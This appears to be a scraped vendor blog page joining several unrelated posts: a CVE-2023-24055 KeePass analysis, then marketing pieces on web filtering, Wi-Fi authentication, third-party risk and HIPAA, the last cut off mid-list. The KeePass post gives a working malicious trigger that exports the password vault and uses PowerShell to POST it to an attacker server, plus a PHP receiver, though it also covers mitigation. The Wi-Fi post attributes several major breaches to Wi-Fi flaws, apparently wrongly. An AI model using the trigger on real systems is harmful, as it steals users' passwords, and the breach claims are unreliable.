Skip to content

KeePass Passwords Theft CVE-2023-240550

Introduction

CVE-2023-24055 is a vulnerability discovered in KeePass version 2.53 The vulnerability allows an attacker with write access to the XML configuration file on a system to steal vault credentials. KeePass is widely used as a free open-source password manager that stores sensitive information locally ,providing some advantages over cloud-based options and making it user-friendly

Set Up The Environment

  1. Go to install KeePass v2.53 from this archive site with the default configuration installation and create a database_file and set the master_key to be ready as in the following picture.

  2. For the attacker machine, I recommend using Kali Linux, which can be downloaded from the official website at kali. In this scenario, the victim machine will be running Windows 10. We will use also tools like Burp Suite as an HTTP proxy to inspect the traffic.

Dynamic Analysis

Based on this PoC the attack vector was through the configuration file located at C:\Program Files\KeePass Password Safe 2\KeePass.config.xml , using the Trigger feature

To explore this feature, let’s take a look at the options toolbar in the KeePass application.

Navigate to Tools > Triggers...

as shown in the following Picture:

The interesting thing here is that Triggers are enabled by default in KeePass, and there is an ‘Initially on’ option that causes the trigger to run every time KeePass starts. This gives an attacker an advantage in running the trigger without enabling it and are more customizable options available such as Event, Condition, and Action

By looking at each option in more detail, I realize that there were numerous options that could be used for malicious purposes, such as the Application started and ready feature. Attackers could exploit this option by using it as an event to trick victims into opening the application and initiating the trigger feature to export data and carry out malicious activities

and The Action option is used to perform specific tasks based on the specified Conditions and Events. These tasks can include executing command lines or URLs and exporting the active database, which can be risky for the user. An attacker can use these options to perform malicious actions, as demonstrated in the PoC

Static Analysis

The app was developed in C# it’s easy to reverse the code but we don’t need it cuz it’s open-source we have all we need in this repo :”

The vulnerability which is password theft in the code is caused by the app’s default policy that doesn’t require the user to enter their master key every time they export their password database. This behavior can be controlled through the app policy, which is located in the ExportUtil.cs file.

by the following code:

public static bool Export(PwExportInfo pwExportInfo, FileFormatProvider fileFormat,
			IOConnectionInfo iocOutput, IStatusLogger slLogger)
		{
			if(pwExportInfo == null) throw new ArgumentNullException("pwExportInfo");
			if(pwExportInfo.DataGroup == null) throw new ArgumentException();
			if(fileFormat == null) throw new ArgumentNullException("fileFormat");

			bool bFileReq = fileFormat.RequiresFile;
			if(bFileReq && (iocOutput == null))
				throw new ArgumentNullException("iocOutput");
			if(bFileReq && (iocOutput.Path.Length == 0))
				throw new ArgumentException();

			PwDatabase pd = pwExportInfo.ContextDatabase;
			Debug.Assert(pd != null);

			if(!AppPolicy.Try(AppPolicyId.Export)) return false;
			if(!AppPolicy.Current.ExportNoKey && (pd != null))
			{
				if(!KeyUtil.ReAskKey(pd, true)) return false;
			}

Simply the Export method in the code ensures that all required parameters are present and valid, and checks the application policy to ensure that exporting data is allowed. If a master key is required for the export process, it prompts the user to enter the master_key . The application policy includes rules such as Export -No Key Repeat, which dictate how the export process should be handled and more as

shows in this picture :

KeePass has two types of configuration files that are managed by the file AppConfigSerializer.cs. This file loads and saves the configuration, and it includes two types of files: enforced configuration files and user-specific configuration files.

note this code have a lot of lines so i will focus my analysis on the two methods most relevant to the CVE which is LoadFromEnforcedConfig(),LoadUserConfiguration()

The LoadFromEnforcedConfig() method reads configuration settings from an enforced_config.xml file, which overrides any user-configured settings. It’s useful for enforcing global settings, like security policies, across multiple instances of KeePass.

On the other hand, the LoadUserConfiguration() method reads user-specific settings from the KeePass.config.xml file. This file allows users to customize KeePass according to their preferences, and it overrides default settings in the sample configuration file.

The enforced configuration file and user-specific configuration file serve different purposes. The enforced configuration file is useful for enforcing global settings, while the user-specific configuration file is helpful for customizing individual user settings.

so by analyzing KeePass flow for vulnerabilities, the user-specific configuration file can be a potential attack vector because it’s user-controlled and can be manipulated to inject malicious code like the following code below in Proof-Of-Concept

In contrast, the enforced configuration file is less vulnerable to attacks since it’s not user-configurable because it’s managed by the system or administrator,.

and in order to use the trigger feature in KeePass through the Application GUI, it is required to enter the master_key while opening the application, if the code is injected into the config file, it is unnecessary to enter the master_key because the trigger will be updated from the config file when the victim opens the application. As shown in the PoC, anyone with write access to the config file can potentially add triggers like the following to exfiltrate the database passwords.

<Triggers>
	<Trigger>
		<Guid>lztpSRd56EuYtwwqntH7TQ==</Guid>
		<Name>exploit</Name>
		<Events>
			<Event>
				<TypeGuid>2PMe6cxpSBuJxfzi6ktqlw==</TypeGuid> 
				<Parameters>
					<Parameter>0</Parameter>
					<Parameter />
				</Parameters>
			</Event>
		</Events>
		<Conditions />
		<Actions>
			<Action>
				<TypeGuid>D5prW87VRr65NO2xP5RIIg==</TypeGuid>
				<Parameters>
					<Parameter>C:\Users\STAR TOP\Desktop\exploit.xml</Parameter>
					<Parameter>KeePass XML (2.x)</Parameter>
					<Parameter />
					<Parameter />
				</Parameters>
			</Action>
			<Action>
				<TypeGuid>2uX4OwcwTBOe7y66y27kxw==</TypeGuid>
				<Parameters>
					<Parameter>PowerShell.exe</Parameter>
					<Parameter>-ex bypass -noprofile -c Invoke-WebRequest -uri http://attacker_server_here/exploit.raw -Method POST -Body ([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('c:\Users\John\AppData\Local\Temp\exploit.xml'))) </Parameter>
					<Parameter>False</Parameter>
					<Parameter>1</Parameter>
					<Parameter />
				</Parameters>
			</Action>
		</Actions>
	</Trigger>
</Triggers>

During the code analysis, we identified the presence of a globally unique identifier (GUID) under the <Trigger> parameter. This GUID is utilized to identify values, including byte arrays and base64 encoded strings such as lztpSRd56EuYtwwqntH7TQ==, and it is also used to reference the trigger function name exploit.

The second parameter is the TypeGuid , which is another globally unique identifier 2PMe6cxpSBuJxfzi6ktqlw== and that refers to the Application started and ready option in the event part.

and the third parameter that containing D5prW87VRr65NO2xP5RIIg== is used for exporting the active database and selecting the file format as KeePass XML (2.x), and well as setting the file path

then code then uses powershell.exe by referencing the `TypeGuid` which is 2uX4OwcwTBOe7y66y27kxw== to execute a command that performs the exfiltration which means unauthorized copying or transmission of database or important data to the attacker’s server.

by performing the following commands

-ex bypass to bypass the PowerShell execution policy, -c to execute the Invoke-WebRequest cmdlet, which allows sending HTTP/HTTPS requests. -uri to specify the URL of the attacker’s server to receive the encoded data.

-Method to use the POST request method and -Body to include the base64-encoded data of the passwords file in the body of the POST request.

([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('database_path'))) function to convert the data to base64 data and put it in the post-body request

Like the following picture

Patch info

The developer recently removed the Export - No Key Repeat application policy flag in KeePass. As a result, the program now always prompts the user to enter their current master_key when attempting to export data. However, it’s important to note that the patch did not cover the Execute command line \ URL feature. This means that an attacker could potentially use this feature to repeatedly execute malicious code, leading to Windows persistence through the same attack method which is trigger feature

Proof-Of-Concept

this POC I will exploit it manually but it can be automated as seen in the code we have all the important parameters and GUID’s value, it’s not a new bug there is a lot of automation script for this bug GhostPack which is A collection of security-related toolsets.

you find it here KeePassConfig.ps1

1. inject our trigger code to the configuration file KeePass.config.xml between

<TriggerSystem>the trigger code</TriggerSystem>

like the following picture:

2. setting up the attacker server I will use php a built-in web server as the attacker server which will receive and decode the base64 data by the following command php -S 0.0.0.0:80

and we will save this file in the same directory and run the command and wait for the request for the data

<?php

if($_SERVER['REQUEST_METHOD'] == 'POST'){
	$base64_string = file_get_contents('php://input');
	$binary_data = base64_decode($base64_string);
	$file_path = 'path/to/save/file.txt';
	if(file_put_contents($file_path, $binary_data)){
		echo 'File saved successfully.';
	} else {
		echo 'Error saving file.';
	}
}

Simply this code checks if the request is a POST method and retrieves base64-encoded content from the request body. It then decodes and saves the content to a specified file path.

3. while the victim opens the KeePass app the attacker will receive the data file like the following picture:

Mitigation

it’s highly recommended to keep all your applications and software up to date. However, you can be editing the enforced configuration file with the specific policy can be changed by using it’s only accessible for the Administrator account which it namedKeePass.config.enforced.xml

like the following code

<?xml version="1.0" encoding="utf-8"?>
<Configuration xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
   <Application>
      <TriggerSystem>
         <Enabled>false</Enabled>
      </TriggerSystem>
   </Application>
</Configuration>

The enforced configuration of KeePass disables the trigger feature at an administrator level for all users by default. This mitigation helps prevent unauthorized access, code injection, and data breaches by malicious actors.

Conclusion

As we have seen, we cannot always trust applications to be completely secure, even password managers. For instance, if an affected version of KeePass is used in an Active Directory environment, an attacker can gain access to the passwords of the entire organization.

#CVE-2023-240550

About Version 2 Digital

Version 2 Digital is one of the most dynamic IT companies in Asia. The company distributes a wide range of IT products across various areas including cyber security, cloud, data protection, end points, infrastructures, system monitoring, storage, networking, business productivity and communication products.

Through an extensive network of channels, point of sales, resellers, and partnership companies, Version 2 offers quality products and services which are highly acclaimed in the market. Its customers cover a wide spectrum which include Global 1000 enterprises, regional listed companies, different vertical industries, public utilities, Government, a vast number of successful SMEs, and consumers in various Asian cities.

About VRX
VRX is a consolidated vulnerability management platform that protects assets in real time. Its rich, integrated features efficiently pinpoint and remediate the largest risks to your cyber infrastructure. Resolve the most pressing threats with efficient automation features and precise contextual analysis.

Choosing the Right Web Filtering Provider for CIPA Compliance: A Guide for Schools and Libraries

As a school or library administrator, you have a responsibility to protect your students or patrons from harmful online content. The Children’s Internet Protection Act (CIPA) requires that you have internet safety policies and filtering measures in place to comply with federal law. However, with so many web filtering providers to choose from, how do you know which one is the right fit for your organization? In this guide, we’ll provide an overview of what to look for when selecting a web filtering provider and explain why SafeDNS is a top choice for schools and libraries seeking CIPA compliance.

Key Considerations When Choosing a Web Filtering Provider

  1. Comprehensive Filtering Capabilities: The web filtering provider you choose should be able to block access to inappropriate content, including malware, phishing sites, and pornography. Look for a provider that offers a wide range of filtering options and the ability to customize filtering settings to your organization’s unique needs.
  2. Reporting and Analytics: It’s important to have visibility into your organization’s web activity to ensure compliance with CIPA requirements and identify potential issues. Look for a provider that offers detailed reporting and analytics features.
  3. Ease of Use: Your web filtering provider should be easy to install, configure, and use. Look for a provider with an intuitive interface and minimal technical requirements.
  4. CIPA Compliance: Your web filtering provider should be fully compliant with CIPA requirements and able to provide the necessary documentation to demonstrate compliance.

Why SafeDNS is a Top Choice for CIPA Compliance

Here’s why SafeDNS is a top choice for schools and libraries seeking CIPA compliance:

  1. Comprehensive Filtering Capabilities: SafeDNS can block access to over 60 categories of inappropriate content, including malware, phishing sites, and pornography. Their customizable filtering engine allows you to tailor filtering settings to your organization’s specific requirements.
  2. Reporting and Analytics: SafeDNS offers detailed reporting and analytics features that allow you to monitor and track web activity for compliance purposes and to identify potential issues.
  3. Ease of Use: SafeDNS is easy to install, configure, and use, even for non-technical users.
  4. CIPA Compliance: SafeDNS is fully compliant with CIPA requirements and can provide the necessary documentation to demonstrate compliance.
    In conclusion, choosing the right web filtering provider is crucial for schools and libraries to comply with CIPA regulations and receive E-Rate funding. SafeDNS is the best option for schools and libraries looking for a comprehensive, easy-to-use, and cost-effective web filtering solution. To learn more about SafeDNS and how to become CIPA compliant, check out our step-by-step guide and checklist, which provide valuable resources for schools and libraries to ensure they are fully compliant and providing a safe and secure learning environment for their students.

About Version 2 Digital

Version 2 Digital is one of the most dynamic IT companies in Asia. The company distributes a wide range of IT products across various areas including cyber security, cloud, data protection, end points, infrastructures, system monitoring, storage, networking, business productivity and communication products.

Through an extensive network of channels, point of sales, resellers, and partnership companies, Version 2 offers quality products and services which are highly acclaimed in the market. Its customers cover a wide spectrum which include Global 1000 enterprises, regional listed companies, different vertical industries, public utilities, Government, a vast number of successful SMEs, and consumers in various Asian cities.

About SafeDNS
SafeDNS breathes to make the internet safer for people all over the world with solutions ranging from AI & ML-powered web filtering, cybersecurity to threat intelligence. Moreover, we strive to create the next generation of safer and more affordable web filtering products. Endlessly working to improve our users’ online protection, SafeDNS has also launched an innovative system powered by continuous machine learning and user behavior analytics to detect botnets and malicious websites.

Unpacking Wi-Fi Authentication & the Many Instances in Which Companies Got Caught Slipping

Wi-Fi authentication is the process of verifying the identity of a user or device that wants to connect to a wireless network. Corporate networks, especially those in manufacturing companies, retailers, and healthcare organizations, often require strong authentication mechanisms to ensure the security of their data and systems.

There are several methods of Wi-Fi authentication, including:

  • Pre-Shared Key (PSK) authentication: This method involves the use of a shared password that is distributed to all users who are authorized to connect to the network. This is a simple and easy-to-implement method, but it can be less secure than other methods because the password can be easily shared or intercepted. (NOTE: At Portnox, we strongly urge organizations NOT to use PSKs for network authentication and access due to its inherent vulnerability.)
  • 1X authentication: This method involves the use of a RADIUS (Remote Authentication Dial-In User Service) server that verifies the identity of users or devices attempting to connect to the network. The server uses a certificate-based authentication process, which is much more secure than PSK authentication.

Wi-Fi Authentication Woes Experience by Manufacturers

For many manufacturers, Wi-Fi authentication is critical for ensuring the security of the network and the sensitive data that is transmitted over it. The authentication process must be fast and seamless to avoid disrupting production processes. The use of 802.1X authentication is common in manufacturing companies, as it provides strong security and can easily integrate with existing user management systems.

Manufacturing companies are also vulnerable to cyber-attacks that target their Wi-Fi networks. Here are some examples of notable cyber-attacks against manufacturers that targeted Wi-Fi networks:

  • NotPetya ransomware attack: In June 2017, the NotPetya ransomware attack affected several global manufacturers, including Merck, FedEx, and Maersk. The attack exploited a vulnerability in Ukrainian accounting software and spread rapidly, encrypting data on infected machines, and demanding a ransom in exchange for the decryption key.
  • Dragonfly 2.0 attacks: Between 2015 and 2018, a group of hackers known as Dragonfly 2.0 targeted energy and manufacturing companies in the US, Europe, and Asia. The attacks included the use of spear-phishing emails and the installation of malware on targeted systems, potentially providing a gateway to the companies’ Wi-Fi networks.
  • Havex malware attack: In 2013, a group of hackers known as Energetic Bear targeted several industries, including manufacturing and energy. The attacks included the use of spear-phishing emails and the installation of malware known as Havex on targeted systems. The malware was designed to collect data on the systems, potentially including login credentials for Wi-Fi networks used by the manufacturers.
  • Trisis malware attack: In 2017, a malware attack known as Trisis targeted a Saudi Arabian petrochemical plant. The malware was designed to manipulate the plant’s safety systems, potentially causing a catastrophic industrial accident. The attack reportedly exploited vulnerabilities in the plant’s Wi-Fi network.

Retailers Caught with Their Wi-Fi Pants Down

In the retail industry, Wi-Fi authentication is used for both internal and external purposes. Retailers use Wi-Fi networks to provide internet access to their customers, but also to manage their inventory and point-of-sale systems. Strong authentication is important for protecting sensitive customer information and preventing unauthorized access to sales data.

Retailers are also vulnerable to cyber-attacks that target their Wi-Fi networks. Here are some examples of notable cyber-attacks against retailers that targeted Wi-Fi networks:

  • Target data breach: In 2013, hackers gained access to Target’s network through a vulnerability in the company’s HVAC system, which was connected to Target’s Wi-Fi network. The hackers stole data on 40 million credit and debit cards and 70 million customer records.
  • Home Depot data breach: In 2014, hackers gained access to Home Depot’s network through a vulnerability in the company’s Wi-Fi network. The hackers stole data on 56 million credit and debit cards and 53 million customer email addresses.
  • Wendy’s data breach: In 2016, hackers gained access to Wendy’s network through a vulnerability in the company’s Wi-Fi network. The hackers stole data on 18 million payment cards used at Wendy’s restaurants.
  • Forever 21 data breach: In 2017, hackers gained access to Forever 21’s network through a vulnerability in the company’s Wi-Fi network. The hackers stole data on credit and debit cards used at certain Forever 21 stores.

Wi-Fi Hacks in Healthcare that Just Hurt

Wi-Fi authentication is used widely across the Healthcare industry to ensure the security of patient data and to comply with HIPAA regulations. Healthcare organizations require a high level of security for their networks, as the data transmitted over them can include sensitive medical information.

There have been several notable cyber-attacks against healthcare organizations that targeted Wi-Fi networks. Here are a few examples:

  • WannaCry ransomware attack: In May 2017, the WannaCry ransomware attack affected healthcare organizations in the UK, Spain, and other countries. The attack exploited a vulnerability in Microsoft Windows systems and spread quickly, encrypting data on infected machines, and demanding a ransom in exchange for the decryption key.
  • VPNFilter malware attack: In 2018, the US Department of Justice announced that a group of Russian hackers known as APT28 had infected hundreds of thousands of routers with malware known as VPNFilter. The malware allowed the hackers to steal data and control the routers, potentially providing a gateway to the healthcare organizations’ Wi-Fi networks.
  • ShadowPad backdoor attack: In 2017, researchers discovered that the popular CCleaner software had been compromised, with a backdoor known as ShadowPad installed on users’ systems. The backdoor allowed hackers to gain access to sensitive data, potentially including login credentials for Wi-Fi networks used by healthcare organizations.
  • BlueBorne Bluetooth attack: In 2017, researchers discovered a vulnerability in Bluetooth devices that could allow hackers to take control of devices without user interaction. This could potentially allow hackers to gain access to Wi-Fi networks used by healthcare organizations, which often rely on Bluetooth-enabled devices for patient monitoring and other purposes.

If Only They Used 802.1X for Wi-Fi Authentication

As we mentioned earlier, and as some of these hacks will illustrate, 802.1x authentication is considered the most secure WiFi authentication method because it provides a way for the network to verify the identity of each client device that tries to connect to the network. Here are some reasons why:

  • User authentication:1x authentication requires users to provide their unique credentials, such as username and password, before being granted access to the network. This helps ensure that only authorized users are accessing the network and that their activities can be tracked and monitored.
  • Mutual authentication: In addition to verifying the identity of the client device, 802.1x authentication also verifies the identity of the network. This means that both the client and the network have to authenticate each other before allowing access, which helps prevent man-in-the-middle attacks.
  • Dynamic encryption keys: With 802.1x authentication, each client device is assigned a unique encryption key that is used to secure the communication between the client and the network. These keys are dynamically generated, meaning they change frequently, which makes it difficult for attackers to intercept and decode the network traffic.
  • Granular access control:1x authentication allows network administrators to define access policies based on user roles, device types, and other factors. This enables them to control exactly who has access to which parts of the network, reducing the risk of unauthorized access.

Overall, 802.1x authentication provides strong security for WiFi networks by requiring user authentication, mutual authentication, dynamic encryption keys, and granular access control. While it may be more complex to set up and manage than other authentication methods, the extra security measures it provides can help protect against a range of attacks and keep sensitive data and resources safe.

About Version 2 Digital

Version 2 Digital is one of the most dynamic IT companies in Asia. The company distributes a wide range of IT products across various areas including cyber security, cloud, data protection, end points, infrastructures, system monitoring, storage, networking, business productivity and communication products.

Through an extensive network of channels, point of sales, resellers, and partnership companies, Version 2 offers quality products and services which are highly acclaimed in the market. Its customers cover a wide spectrum which include Global 1000 enterprises, regional listed companies, different vertical industries, public utilities, Government, a vast number of successful SMEs, and consumers in various Asian cities.

About Portnox
Portnox provides simple-to-deploy, operate and maintain network access control, security and visibility solutions. Portnox software can be deployed on-premises, as a cloud-delivered service, or in hybrid mode. It is agentless and vendor-agnostic, allowing organizations to maximize their existing network and cybersecurity investments. Hundreds of enterprises around the world rely on Portnox for network visibility, cybersecurity policy enforcement and regulatory compliance. The company has been recognized for its innovations by Info Security Products Guide, Cyber Security Excellence Awards, IoT Innovator Awards, Computing Security Awards, Best of Interop ITX and Cyber Defense Magazine. Portnox has offices in the U.S., Europe and Asia. For information visit http://www.portnox.com, and follow us on Twitter and LinkedIn.。

Why Enterprises Must Implement a Third-Party Data Risk Management Strategy

What’s the very last thing a business wants to tell its customers? Without a doubt, it’s that their data may have been compromised due to a third-party vendor data breach.

Today’s cyber landscape is more complex, riskier, and costlier than ever. Most cybersecurity experts and professionals know a majority of cyber breaches are the result of human error. However, they all too often (and mistakenly) associate these human-caused digital infringements as inside jobs – an employee innocently clicks on a malicious link sent via email, or the internal IT guy or gal forgot to perform a software patch or update.

Still, believing an organization’s internal staff is primarily responsible for these breaches could be an even more catastrophic mistake. The one place CISOs and cybersecurity managers often fail to look when it comes to a human-error-caused breach is at their outside, third-party vendors.

Did you know that 60% of all data breaches are initiated via third-party vendors?

To add insult to injury, according to a recent study by third-party cyber risk intelligence provider Black Kite, unauthorized network access is the most common root cause of third-party attacks, initiating 40% of the third-party breaches last year.

There’s a disconnect when it comes to third-party data risk

There is a startling disconnect between an organization’s perceived third-party data risks and the security measures it implements to avoid such threats. As a result, organizations are not taking the necessary steps to reduce remote access threats and are exposing their networks to security breaches and liabilities.

A recent Ponemon Institute study revealed that 44% of organizations surveyed have experienced a breach within the last 12 months, with 74% stating it resulted from giving too much privileged access to third-party vendors.

As businesses increasingly rely on outside vendors for increased efficiency and to provide specialized services such as IT infrastructure management, cloud services, cybersecurity, or any function that requires access and handling of sensitive data and mission-critical resources, they must take into account the consequences of failing to implement a third-party risk management strategy.

According to Gartner, cybercriminals increasingly use third parties, such as software vendors, to attack essential targets. Organizations often have no centralized control over these third-parties. The relationships are often complex and unsecure. As a result, there is an increased risk of data breaches, cyber-attacks, and other security incidents.

Deloitte recently identified three key emerging trends that drive increased third-party risk:

1. Increased incidents related to vendors: Suppliers are causing more disruption, and risks are not being managed. Threat examples include information security, privacy, and anti-fraud management.

2. Regulators are focusing on supplier risk: Regulators are increasing the pressure on organizations to better manage their supply chain risk.

3. Pressures from economic volatility: Economic conditions mean tighter margins for suppliers and an increased risk of supplier disruption.

Because of this grim reality, organizations need to shift their mindset when protecting not only their data but also their customer and partner data.

Shifting the mindset to risk quantification

This mindset shift needs to include risk quantification, in that it not only needs to assess the types of risks out there and any potential vulnerabilities, but to also use it as an indicator of how to manage these risks. A third-party risk management strategy is the best way to quantify which risks your third-party vendors might contribute to.

Here are some reasons why enterprises must quantify the risks and implement a third-party data risk management strategy:

1. Protect sensitive data: Enterprises are responsible for protecting sensitive data, such as personally identifiable information (PII) and financial data. A third-party data risk management strategy can help ensure third-party vendors are properly vetted and adhere to the enterprise’s security procedures, policies and standards.

2. Compliance with regulations: Many industries have regulations that govern the handling and protection of data. Enterprises must ensure third-party vendors comply with these regulations, as they can be held responsible for data breaches.

3. Reputation management: A data breach or security incident involving a third-party vendor can significantly impact a business’s reputation. Implementing a third-party data risk management strategy can help mitigate these risks and protect the enterprise’s public perception.

4. Business continuity: A security incident involving an outside vendor can disrupt business operations and result in significant financial losses. A third-party data risk management strategy can help ensure these vendors have the necessary security controls to prevent such incidents.

Best practices in minimizing third-party data risk

The first step in implementing a third-party data risk management strategy is to identify all vendors your organization works with, including their contact information and the services or products they provide.

Here are some best practices to ensure your third-party vendors remain compliant and that your organization’s protect surface is indeed protected:

1. Assess the risk: Once you have identified your vendors, assess the risk associated with each. This assessment should include the type of data they will be handling, the level of access they will need to perform their job, and the security protocols they have in place.

2. Implement a zero trust policy: Zero Trust is quickly evolving as the go-to cybersecurity defense mechanism to reduce cyber threats. As the threat landscape continues to expand and progress, organizations must implement Zero Trust policies that outline the minimum security requirements vendors must meet to be granted access to your systems and data. This policy should be based on the risk assessment and include access controls, data handling procedures, and security training requirements.

3. Ensure all third-party vendors have their own cybersecurity risk & monitoring plan: Perform a risk assessment of each vendor to determine the policies and procedures they have in place to mitigate a threat. This assessment should include evaluating their security controls, data handling practices, incident detection and response protocols, and compliance with regulatory requirements.

4. Verify that your vendors also follow best practices with THEIR vendors: When it comes to enterprise networking, there are many hands in the pot. To best ensure your vendors are compliant, confirm they have policies and procedures in place to maintain confidentiality, access privileges, and provide security training for their vendors who might have access to your network and data.

5. Monitor vendor activity: Continuously monitor third-party vendor activity to ensure they comply with your security requirements and policies. Implement logging, notification, and auditing procedures to track vendor access and activities. If there is any suspicious activity, investigate and take appropriate action immediately.

6. Foster a culture of cybersecurity: A culture of cybersecurity and awareness throughout your organization and among third-party vendors ensures everyone is on the same page and with the same threat prevention mindset. Provide security awareness training to employees and vendors and encourage them to report any security incidents or concerns.

7. Enforce policies, systems, and procedures: Ensure that the security policies and practices are enforced and that vendors are held accountable for any breaches or violations. You can use contracts and service level agreements (SLAs) to establish vendor accountability.

8. Review and update regularly: Regularly review and update your security policies and practices to reflect any changes in your organization’s security posture or any new threats that may arise.

Vendor security management should be a priority for any business that relies on outside parties to handle and manage its vital business data and networks. A third-party data risk management strategy is essential to maintaining customer trust, so you never have to deliver the dreaded news of a breach. However, it requires a comprehensive approach to security that involves identifying risks, establishing policies, monitoring activities, and enforcing compliance. By following these steps, you can protect your organization from third-party data risks and ensure you meet the evolving threat landscape.

About Version 2 Digital

Version 2 Digital is one of the most dynamic IT companies in Asia. The company distributes a wide range of IT products across various areas including cyber security, cloud, data protection, end points, infrastructures, system monitoring, storage, networking, business productivity and communication products.

Through an extensive network of channels, point of sales, resellers, and partnership companies, Version 2 offers quality products and services which are highly acclaimed in the market. Its customers cover a wide spectrum which include Global 1000 enterprises, regional listed companies, different vertical industries, public utilities, Government, a vast number of successful SMEs, and consumers in various Asian cities.

About Portnox
Portnox provides simple-to-deploy, operate and maintain network access control, security and visibility solutions. Portnox software can be deployed on-premises, as a cloud-delivered service, or in hybrid mode. It is agentless and vendor-agnostic, allowing organizations to maximize their existing network and cybersecurity investments. Hundreds of enterprises around the world rely on Portnox for network visibility, cybersecurity policy enforcement and regulatory compliance. The company has been recognized for its innovations by Info Security Products Guide, Cyber Security Excellence Awards, IoT Innovator Awards, Computing Security Awards, Best of Interop ITX and Cyber Defense Magazine. Portnox has offices in the U.S., Europe and Asia. For information visit http://www.portnox.com, and follow us on Twitter and LinkedIn.。

An essential guide to the HIPAA Minimum Necessary Standard

The HIPAA Minimum Necessary Rule applies to all Protected Health Information (PHI). And includes physical documents, spreadsheets, films, and printed images, patient data stored or processed electronically, and information communicated verbally.

Every covered entity and business associate must make reasonable efforts to ensure minimal access to Protected Health Information for a particular use. But how does it work in practice? And how can you interpret “reasonable effort” or “minimum necessary disclosure“? Read our complete guide on the HIPAA Minimum Necessary Standard.

The ABC of HIPAA compliance

Let’s start with what HIPAA is. Passed in 1996 by the US government, the Health Insurance Portability and Accountability Act (HIPAA) obligates every covered entity to protect sensitive health information. Five HIPAA rules define how healthcare professionals should proceed when they handle sensitive data. One of them, the HIPAA Privacy Rule, outlines patients’ rights regarding their health information and regulates who can access it.


HIPAA compliance ensures healthcare providers meet the regulatory requirements for Protected Health Information (PHI). For example, an insurance company can only get the reasonably necessary information on a patient’s clinical history. Or if a journalist requests a plastic surgeon to disclose their celebrity patient data, they can’t do that. In short, every covered entity must follow HIPAA regulations. And restrict access to their PHI. 

Why is it critical to be HIPAA-compliant?

HIPAA compliance is essential for healthcare organizations and patients. Here is why: 

  • It ensures healthcare organizations securely handle sensitive information according to the same rules.

  • It gives patients peace of mind about their sensitive data by keeping strict security checks on who can access it and why. 

So, is complying with the HIPAA Privacy Rule important only because of the law? Violating HIPAA rules indeed results in high penalties. Also, HIPAA compliance builds patients’ trust and your organization’s reputation. And boosts your staff morale. 

What is the HIPAA Minimum Necessary Standard?

The HIPAA Minimum Necessary Standard is a component of the HIPAA Privacy Rule. It states that covered entities must make reasonable efforts to ensure minimum access to physical or electronically protected health information.

But since both terms, “minimum necessary information” and “reasonable efforts,” are not defined in HIPAA, what do they mean? They mean that a covered entity can only share necessary information upon request. And decide about the disclosure or restriction of specific parts of information.

Also, the HIPAA Minimum Necessary Standard states that a rational justification for the decision should always follow.

Sounds complex? Let’s examine some examples to clarify how the HIPAA Minimum Necessary Standard works. 

  • A doctor can only access patient records except for their social security number, billing information, and other sensitive information unrelated to treatment. 

  • A billing specialist can obtain the name of the test that a patient did but not the results.

  • An insurance company can only get information about a patient’s records relevant to the request related to the insured event, not the whole medical history.

  • A physician can’t disclose a patient’s medical diagnosis to unauthorized personnel or third parties. 

Every covered entity must limit unnecessary or inappropriate access and disclosure of their patients’ sensitive data.

When does the HIPAA Minimum Necessary Standard apply?

As we said before, the HIPAA Minimum Necessary Standard applies to all HIPAA-covered entities and healthcare providers, such as:

  • Hospitals.

  • Insurance companies.

  • Healthcare clearing houses.

  • Business associates who provide services to healthcare services providers.

 It compels these organizations to take reasonable actions to limit oversharing of PHI. 

Exceptions to the HIPAA Minimum Necessary Standard 

There is an exception for every rule. And the HIPAA Minimum Necessary Standard is no different. Here we have six exceptions to the uses and disclosures of PHI. 

1. Patient’s access to their medical history

A patient of a covered entity has the right to access their own Protected Health Information. To do so, they need to make a written request.

2. Treatment of a patient

A healthcare provider may access a patient’s PHI for the purpose of treatment. It also applies to consultations between providers regarding a patient.

3. The HIPAA rules enforcement

The Department of Health and Human Services asks for a disclosure of PHI based on the HIPAA Enforcement Rule. 

4. Consent of the person whose PHI is in question

A patient may allow a covered entity to disclose or use their PHI, but he or she must sign an authorization. 

5. Requests required by law

HIPAA-covered entities may disclose PHI without authorization for judicial or administrative proceedings, for example, in adult abuse, neglect, or domestic violence. 

6. Requests required for compliance with HIPAA

It concerns uses or disclosures needed for compliance with the HIPAA Administrative Simplification Rule that ensures consistent electronic communication and data exchange across the U.S. healthcare system.

How to carry out the HIPAA Minimum Necessary Rule in your company

Before implementing the HIPAA Minimum Necessary Standard, check if your organization has adequate policies and procedures. Here is our guide to HIPAA compliance.

Establish your organization’s policy

The policy and procedures should identify the following:

  • Who within your organization can access sensitive data to perform their duties

  • The categories or types of PHI 

  • The conditions appropriate to access.  

It’s also crucial to consider the exceptions you must make, to whom they apply, and under what circumstances. 

Control access to PHI and monitor compliance

Develop role-based permissions and determine what information various employees or third parties need. Instal monitoring software solutions to ensure your staff can access only the necessary PHI.

Define your business associate’s access to PHI 

Before you sign an agreement with a new business associate, agree on what data they can access. 

Keep documentation

Demonstrate compliance with the HIPAA Minimum Necessary Standard by keeping all the relevant documents, such as policy changes and employee training,

Train employees on HIPAA compliance

Make sure they know how to follow the HIPAA Minimum Necessary Standard and what sensitive data can be transferred, to whom, and in what circumstances. It will help you avoid HIPAA violations.

Who determines the HIPAA Minimum Necessary Standard?

For routine or recurring requests, a covered entity must have a protocol to limit the disclosure of Protected Health Information to the minimum. For non-routine disclosures, covered entities must develop reasonable criteria for determining and limiting the disclosure. Each such request must be reviewed individually.

Here are a few cases when a reasonable judgment is permitted:

  • A researcher asks for information and suitable documentation from an Institutional Review Board or Privacy Board.

  • A workforce member or a covered entity’s business associate requests minimum necessary information for a stated purpose.

  • A covered entity asks another entity for minimum necessary information.

  • A public official or an agency needs minimum necessary information for public health purposes. 

How often is the HIPAA Minimum Necessary Standard violated?

Although the exact number of violations is not specified, HHS Enforcement Highlights claims the HIPAA Minimum Necessary Standard violations are the fifth most common non-compliance events. There is also no data on who reports these violations, whether self-reported or submitted by covered entities, patients, or health plan customers.

So, what kind of situations violate the HIPAA Minimum Necessary Rule?

  • A doctor requires access to a patient’s medical records to treat them and simultaneously accidentally accesses sensitive data, such as their Social Security number or payment details.

  • A gynecologist gossips with their colleague over lunch about a celebrity patient being pregnant. A cafeteria waitress overhears it, and the Minimum Necessary Rule is violated.

